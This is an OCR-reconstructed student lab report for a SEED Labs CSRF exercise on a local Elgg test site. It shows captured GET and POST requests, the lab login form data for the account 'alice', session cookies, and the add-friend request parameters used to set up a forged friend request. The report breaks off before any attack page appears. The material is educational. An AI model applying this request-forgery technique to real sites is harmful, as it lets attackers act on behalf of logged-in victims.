# INFORMATION SECURITY

LAB – 7


NAME: Atmik Ajoy

SRN: PES1201800189

Section: “A”

Task1:


- We want to capture a GET request and a POST request, hence we search for my name, atmik in list of members to get a GET request example and we login to Alice account for example of POST request.


atmik__client [Running] - Oracle VM VirtualBox
Member search for atmik : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Member search for atmi
Index of /
www.csrflabelgg.com/members/search?member_query=atmik
Search
Most Visited
SEED Labs
Sites for Labs
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Filter URLs
Headers
Cookies
Params
Response
Timings
Trash

```
Sta... Meth... Fil
200    GET     sear...
200    GET     font:...
200    GET     elgg....
200    GET     color...
200    GET     jque...
200    GET     jque...
200    GET     requ...
200    GET     requ...
200    GET     elgg.js
200    GET     en.js
200    GET     init.js
200    GET     read...
200    GET     Plugi...
13 requests   99.86 KB / 2.39 K
```

```
Request URL: http://www.csrflabelgg.com/members/search?member_query=atmik
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK   Edit and Resend   Raw headers
Version: HTTP/1.1

Response headers (392 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 2052
Content-Type: text/html; charset=UTF-8
Date: Wed, 14 Apr 2021 04:55:23 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN

Request headers (444 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=ublnaeius6ty55iadbdbuav435
```

- Get request ^




atmik__client [Running] - Oracle VM VirtualBox
Member search for atmik : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/members/search?member_query=atmik
Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache
Headers Cookies Params Response Timings

```
Query string
member_query: atmik
```

```
200 GET sear...
200 GET font-...
200 GET elgg....
200 GET color...
200 GET jque...
200 GET jque...
200 GET requ...
200 GET requ...
200 GET elgg.js
200 GET en.js
200 GET init.js
200 GET read...
200 GET Plugi...
13 requests 99.86 KB / 2.39 K
```


Parameters for search query ^


atmik__client [Running] - Oracle VM VirtualBox
All Site Activity : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/activity
Most Visited SEED Labs Sites for Labs
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More »
Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache
Headers Cookies Params Response Timings

```
Sta...  Meth...  Fil
302     POST     login
302     GET      /
200     GET      activity
200     GET      font-...
200     GET      elgg....
200     GET      color...
200     GET      42tin...
200     GET      jque...
200     GET      jque...
200     GET      requ...
200     GET      requ...
200     GET      elgg.js
200     GET      filter.js
200     GET      en.js
18 requests   130.68 KB / 10.38
```

```
Request URL: http://www.csrflabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Response headers (407 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Wed, 14 Apr 2021 04:59:28 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.csrflabelgg.com/
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: Elgg=50msvarl6rb35ln327s51mqh56; path=/
```

Post request from logging in ^


atmik__client [Running] - Oracle VM VirtualBox
All Site Activity : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.csrflabelgg.com/activity
Most Visited SEED Labs Sites for Labs
Account »
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More »
Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache
Headers Cookies Params Response Timings
Trash
18 requests 130.68 KB / 10.3

| Sta... | Meth... | Fil |
|---|---|---|
| 302 | POST | login |
| 302 | GET | / |
| 200 | GET | activity |
| 200 | GET | font-... |
| 200 | GET | elgg.... |
| 200 | GET | color... |
| 200 | GET | 42tin... |
| 200 | GET | jque... |
| 200 | GET | jque... |
| 200 | GET | requ... |
| 200 | GET | requ... |
| 200 | GET | elgg.js |
| 200 | GET | filter.js |
| 200 | GET | en.js |


Form data

```
_elgg_token: gtl5bw0i9QZGYcjBOln51g
_elgg_ts: 1618376359
password: seedalice
returntoreferer: true
username: alice
```

Parameters for logging in ^

Task 2:


- Alice doesn't want to add boby as a friend but boby wants her to add him as a friend, hence we can use the csrf attack through get to help boby do so.



```
atmik__client [Running] - Oracle VM VirtualBox
Boby : CSRF Lab Site - Mozilla Firefox
www.csrflabelgg.com/profile/boby

200  GET  add?...

Query string
  _elgg_token: {...}
    0: xrdgcA_lrLWcMOcqyw-Bvw
    1: xrdgcA_lrLWcMOcqyw-Bvw
  _elgg_ts: {...}
    0: 1618376630
    1: 1618376630
  friend: 43
```

